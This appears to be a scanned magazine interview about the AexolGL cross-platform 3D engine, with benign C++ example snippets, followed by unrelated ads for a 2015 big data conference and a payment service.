Aexol specialises in creating mobile applications. It was created by Artur Czemiel, a graduate of the DRIMAGINE 3D Animation & VFX Academy, who has a lifelong interest in 3D technology. He first started to realise his passion by working in the film industry. Artur is the co-creator of the special effects in the Polish production "Weekend" and the short film "Hexaemeron", which was awarded the Finest Art award at the Fokus Festival and nominated as the best short animated film at fLEXiff 2010 Australia. The experience gained by working in the movie industry and on the mobile applications market was the basis for creating AexolGL – a tool designed to make work easier for Aexol and other programmers around the world.

aexol

What is AexolGL?

AexolGL is a set of tools for creating visualisations, applications and 3D games with little workload. The user doesn't have to worry about things like differences between OS's or hardware. AexolGL lets you focus on the key elements and appearance of the end product (application, game) instead of worrying about technical details.

What was the main objective and the main incentive to create the engine?

We wanted to create a tool for small/medium-sized developer studios, indie developers, that would let them design 3D projects on any platform they want.

Why create two different engines?

AexolGL PRO is a tool for creating games and applications natively in C++/Python, for the following platforms: iOS,

AexolGL team

Android, Windows, Mac, and Linux. AexolGL WEB is used to create games and applications for internet browsers (Mozilla, Safari, Chrome) without the need to use plugins or simple webview apps, games for iOS and Android.

Is AexolGL a tool only for creating games and mobile applications? Will it find uses in other fields?

AexolGL WEB is a perfect tool for creating visualizations. 3D technology is the modern form of presentation, that works perfectly for visualizing interiors, buildings and product models (e.g. cars and electronic devices). AexolGL takes website product presentation to a whole new level.

Will displaying a lot of 3D graphics in the web browser slow the user's computer (AexolGL WEB)?

Most certainly not! The web engine handles displaying 3D very well, even on machines using integrated graphics. Deferred shading technology handles creating complicated lighting models without overly taxing the hardware.

Why use Python (AexolGL PRO)?

Python is an easily adaptable scripting language. Being in line with the idea behind the engine itself (quick programming), it allows rapid prototyping of applications. Python's module structure allows the addition of many prepared libraries, which help make the programmer's work easier.

How are different scenes, models etc. imported into the engine?

We have integrated the ASSIMP library with our engine, which allows the import of about 20 different formats. However, because it is constantly being expanded, that number will increase over time.

What can you say about the engine structure?

One of the main efficiency problems that appear when creating 3D projects are context changes. To minimize the number of costly changes, while not forcing the object sorting order, we created a RenderTree, which makes sure that operations are not repeated and are executed in the correct order.

Does the engine give the user the ability to implement individual solutions?


Yes, we let the user create personal solutions, write custom shaders or effects needed for specialised tasks.

Are there any similar products already on the market? What makes AexolGL stand out (specifically in terms of functionality) in the field of available solutions?

AexolGL is primarily a tool for small and medium-sized projects, that lets you rapidly prototype and preview them. We do not aim to compete with the big engines. Ours is one of the select few that works on all platforms and has a web counterpart with a similar RenderTree structure.

Are there any examples available? It seems that currently there aren't any games or, more importantly, a tech demo of the engine created with AexolGL available on the website.

We are currently putting the finishing touches on our product and the website. Soon gl.aexol.com will host the first examples showcasing the possibilities of AexolGL WEB as well as the first game for mobile devices created with our technology, called Gravity: Planet Rescue.



```
aex::Visual_ptr LvLStarRating::makeStarPuffVisual() {

    aex::Visual_ptr ret = aex::ObjectRenderNode::MakeRenderNode();
    aex::ShaderDrw_ptr shader = LvLStarRating::PuffSprite();

    aex::SpriteAnimated_ptr asprite = aex::make_shared<aex::SpriteAnimated>();
    asprite->LoadAnimationsFromFile("Data/Asprite/puff.json");
    asprite->setCanChangeDepthTestState(true);
    asprite->setCanChangeBlendState(true);
    asprite->setAnchorCenter();
    asprite->scaleVerts(15.0f);

    ret << shader << asprite;
    return ret;
}
```

Ready for instantation animated sprite object from JSON file (C++)

Does the engine use optimization algorithms, like occlusion culling? Or others like, for example, those found in Umbra technology.

The engine does have the most popular optimization algorithms available. Although not as advanced as Umbra's, they certainly increase the efficiency of the application. As we expand the engine we will certainly further improve this system.

What kinds of lighting algorithms are available in the engine? Does it support lightmapping or global illumination? Do you plan on including realtime global illumination shaders?


We are constantly working on scene lighting. Ultimately it will be one of the advantages of LightRig technology which creates a compact lighting model out of the environment map, giving the illusion of GI. Currently the engine is equipped with several types of lighting and supports shadow-mapping.

How does the engine model terrain? Do you plan on using voxels? Can you create heightmap based terrain?

Heightmap based terrain creation is already available. It's actually a very convenient and practical tool useful in a majority of projects. A voxel version might be implemented as well in the future.

To my understanding, the engine provides a joint interface that lets users create applications that work under both, for example, Windows and Android? How does it handle the fundamental difference in controls (desktop – mouse and keyboard, mobile devices – touchpad)?

We give the developer the ability to define controls on keyboard, joystick, mouse, and touchscreen. It is also possible to define a virtual joystick on the touchscreen. However, how the application reacts to individual signals



```
void
DropyGuy::initVisual(aex::DrawNode_ptr root) {
    LOG("DropyGuy::initVisual");

    aex::shared_ptr<aex::ShaderDrw> shadertxtptr = aex::make_shared<aex::ShaderDrw>(
            aex::LoadShaderFromFile("Data/Shaders/Droplet.vert",
            "Data/Shaders/DropletTextured.frag"));
    shadertxtptr->setCameraPosNeeded(true);

    aex::ReadFromAexFile reader;
    aex::AnimationDrwPtr anim = aex::AnimationDrw::makeAnimationDrw();
    reader.ImportFromAexFile("Data/Geometry/droplet.aex", *anim);
    anim->buildPerFacePerVertexNormals();
    aex::DrawObject_ptr animMesh = anim->GetAnimatedMesh();

    aex::TextureManager& tm = aex::TextureManager::GetInstance();
    aex::MaterialShrd_Ptr material = aex::make_shared<Material>(true);
    material->setColor(0.0, 0.0, 0.0);
    material->useDiffuse(true);
    material->setDiffuse(*tm.GetTexture("Data/dropletColorMask.png"));

    aMath::Vector2 circle = aMath::Math::point_on_circle(m_angle + 180.0f, m_dropyOffset);
    m_gridOffset.x = circle.x;
    m_gridOffset.z = circle.y;

    m_aex->move(m_gridOffset.x,0.0,m_gridOffset.z);
    m_aex->scaleUniform(0.07f);
    m_aex->rotate(-110.0f, 180.0f, 0.0f);
    m_timefloat = aex::make_shared<UniformFloat>(0.0f, "time");
    m_aex->getUniforms().push_back(m_timefloat);
    m_visual << shadertxtptr << material << animMesh << m_aex;
    m_visual.SetRootRenderNode(root);
    m_visual.StartDrawing();
```

A simple way of creating objects with assigned materials, shaders, geometry and transformation matrices.In AexolGL the object is ready for display after only 30 lines of code (C++)

is entirely up to its creator. By default, signals from the mouse and one finger touches are treated the same, however they can easily be assigned to different actions.

How about the significant difference in computing power between desktops and smartphones?

Obviously smartphones do have less computing power than desktops; however, how the application functions on mobile platforms depends primarily on its design. And for our users, the help of our efficient solutions.

In the currently available version of AexolGL WEB, you used the K-3D library licensed by GNU GPL. Why wasn't this fact mentioned on the product page? Are the licenses compatible?

The K-3D library is not used in the current version of the engine. The File loading mechanisms employed by K-3D are obsolete and do not support usemtl.

Is AexolGL only a graphics engine or does it also handle other aspects of game creation (physics, optimal resource management, AI, etc.)?

Aside from the graphics engine itself, our framework also supports optimal, multi-thread resource management. We introduced a simple system of creating multiple threads in an application and solved the problem of file loading on different platforms as well. For mobile platforms, we prepared a suitable small format for saving 3D geometry. Additionally, our engine easily integrates with available physics engines (for example, the popular Bullet Physics). The engine also has an integrated mathematical library equipped with the most needed functions for 3D applications: 2D/3D vector math, transformation matrices and quaternions, as well as countless additional instruments e.g., color conversions, easing function library, Bezier and CatMull curves, and the ability to create simple parameterized geometry (cubes, spheres, cylinders).

Similarities and differences between your product and the biggest player, Unity 3D. What is the niche for AexolGL in a market with a free Unity 3D?

It's difficult for us to compare with Unity. The idea behind our engine is completely different. We're not targeting the biggest studios with complicated and high-budget projects. Our aim is to let small and medium-sized studios benefit from a quick and simple tool that will let them begin their journey into the world of 3D games and applications without straining their budget. Obviously we will also continue to work on our project, extending its capabilities and broadening its use. Additionally, if we take a closer look at the free version of Unity 3D, we can see that the access to many useful functions, such as Static Batching, Render-to-Texture Effects, Full-Screen Post-Processing Effects or GPU Skinning, is only available to the paid PRO version.

Does your product benefit from the new possibilities available in OpenGL 4?

OpenGL 4 is currently only available on PC. Because a lot of mobile devices still use OpenGL ES 2.0, our engine is compatible mainly with that API version. Although thanks to the high flexibility of the engine, introducing OpenGL4 would not be a problem. Users of the AexolGL Lab have the ability to independently adapt the engine to OpenGL 4 thanks to the GL abstract.

Big Data Gets Real in Boston!

People are talking about BigData TechCon!

"Big Data TechCon is a great learning experience and very intensive."
—Huaxia Rui, Assistant Professor,
University of Rochester

"Get some sleep beforehand, and divide and conquer the packed schedule with colleagues."
—Paul Reed, Technology Strategy & Innovation, FIS

"Worthwhile, technical, and a breath of fresh air."
—Julian Gottesman, CIO, DRA Imaging

"Big Data TechCon is definitely worth the investment."
—Sunil Epari, Solutions Architect, Epari Inc.

BigData TECHCON

April 26-28, 2015

Seaport World Trade Center Hotel

Choose from 55+ classes and tutorials!

Big Data TechCon is the HOW-TO technical conference for professionals implementing Big Data solutions at their company

Come to Big Data TechCon to learn the best ways to:

- Process and analyze the real-time data pouring into your organization
- Learn how to extract better data analytics and predictive analysis to produce the kind of actionable information and reports your organization needs.
- Come up to speed on the latest Big Data technologies like Yarn, Hadoop, Apache Spark and Cascading
- Understand HOW to leverage Big Data to help your organization today

www.BigDataTechCon.com

Big Data TechCon™ is a trademark of BZ Media LLC. A BZ Media Event

Meet the **Developer-Friendly** Payment Solution

3 easy steps to optimized checkouts:

1

Create the checkout page

With Gate2Shop, you can optimize your payment pages by using ready-made templates or by customizing payment pages to your site look and feel.

2

Test and optimize

An effective payment page variant testing tool, A/B Testing helps you gain insight into user behaviour, increase payment conversion in the short and long term.

3

Accept payments worldwide

With dozens of alternative and local payment methods offered in multiple currencies, the personalized checkout allows you to reach users from all around the world.

✓ Easy integration ✓ Cross-platform ✓ Secure

G2S gate2shop
Sell. More.

Call for a free consultation: +44 20 3051 0330
www.g2s.com